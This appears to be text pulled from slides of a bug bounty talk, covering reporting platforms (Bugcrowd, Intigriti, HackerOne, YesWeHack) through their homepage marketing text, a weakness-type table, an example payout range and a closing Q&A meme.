39			

<https://portswigger.net/burp>

REPORTING - BUGCROWD

Join us at Inside the Mind of a Hacker 2023 Webinar on October 12 at 11:00 AM ET [Join Us](#)

bugcrowd
Crowdsourced Security


[Why Bugcrowd](#) [Products](#) [Solutions](#) [Hackers](#) [Partners](#) [Programs](#) [Resources](#) [Company](#) [Try Bugcrowd](#)

[Contact Us](#) [Blog](#) [Hacker Login](#) [Customer Login](#)

Penetration Testing as a Service (PTaaS) Done Right

- Traditional penetration testing has been a cybersecurity cornerstone for decades. But with today's proliferating and diversifying cyberattacks, its consulting-heavy service delivery model is showing its age. Download this ebook to learn how the Bugcrowd Platform does PTaaS right.

[Download eBook](#) [Try Bugcrowd](#)



<https://www.bugcrowd.com/>

REPORTING - INTIGRITI

PRICING RESOURCES BLOG NEWSLETTER PARTNER CONTACT US SIGN IN SIGN UP

INTIGRITI For companies For researchers Public programs Leaderboard Request demo

Europe's #1 ethical hacking and bug bounty platform

Want to launch a bug bounty program? [Request a demo](#) →

Want to hunt for vulnerabilities? [Sign up](#) →

RESEARCHER ethic_yuki

COIN COUNTRY India IDENTITY Checked

ACTIVE PROGRAMS 400+ RESEARCHERS 75,000+ BOUNTIES PAID €11 million

OUR CLIENTS INCLUDE

UBISOFT NESTLÉ Revolut Red Bull intel randstad VISMA

<https://www.intigriti.com/>

REPORTING - HACKERONE

The screenshot displays the Hackerone website interface. At the top, there are navigation links for PLATFORM, SOLUTIONS, PARTNERS, COMPANY, HACKERS, and RESOURCES. The main content area features a large heading "One Platform. Preemptive security. Delivered." followed by a sub-headline "Outmatch cybercriminals with a legion of ethical hackers who work for you to continuously protect your attack surface." Below this are two buttons: "Explore the Platform" and "Request a Demo". To the right, a dashboard preview shows a "Top Weaknesses" section with a donut chart and a table of weakness types, and a "Weakness trends" section with a line chart showing vulnerability counts over four quarters. The bottom of the page features the slogan "Protecting the world's top innovators" and logos for Nintendo, PayPal, GM, HYATT, and AT&T.

hackerone

PLATFORM SOLUTIONS PARTNERS COMPANY HACKERS RESOURCES

One Platform.
Preemptive security.
Delivered.

Outmatch cybercriminals with a legion of ethical hackers who work for you to continuously protect your attack surface.

Explore the Platform Request a Demo

Top Weaknesses

Weakness type	Count	Change
Information Disclosure	31	↑
Integer Access Control - Games	18	↑
Insecure Direct Object Reference (IDOR)	11	↑
Violations of Secure Design Principles	9	↑
Cross-site Scripting (XSS) - Reflected	8	↑
Other	8	↑

Weakness trends


Valid vulnerabilities by top weakness type

Protecting the world's top innovators

Nintendo PayPal GM HYATT AT&T


<https://www.hackerone.com/>

REPORTING - YESWEHACK




<https://www.yeswehack.com/>

PAYOUT EXAMPLE


 Medium

\$1,000 - \$1,500

CVE STATS



Q&A



**IF YOU HAVE
QUESTIONS,
BE SURE TO ASK
ME**

memes.com